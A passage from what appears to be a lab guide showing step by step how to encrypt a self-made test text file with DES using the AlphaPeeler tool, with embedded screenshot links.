
3. Now, minimize the AlphaPeeler window and create a text file on **Desktop**. Name it **Test**, open the file, and insert some text.
4. Click **File** in the menu bar and click **Save**.



- Switch back to the **AlphaPeeler** window; click **Professional Crypto** from the menu bar and select **DES crypto** from the options.




- The **DES crypto** pop-up appears; click the ellipsis icon under the **Plain text file** option.




- The **Open** window appears; navigate to **Desktop** and select **Test.txt** file; then, click **Open**.

Note: Here, we are selecting the file that we will encrypt and this will act as an input file.



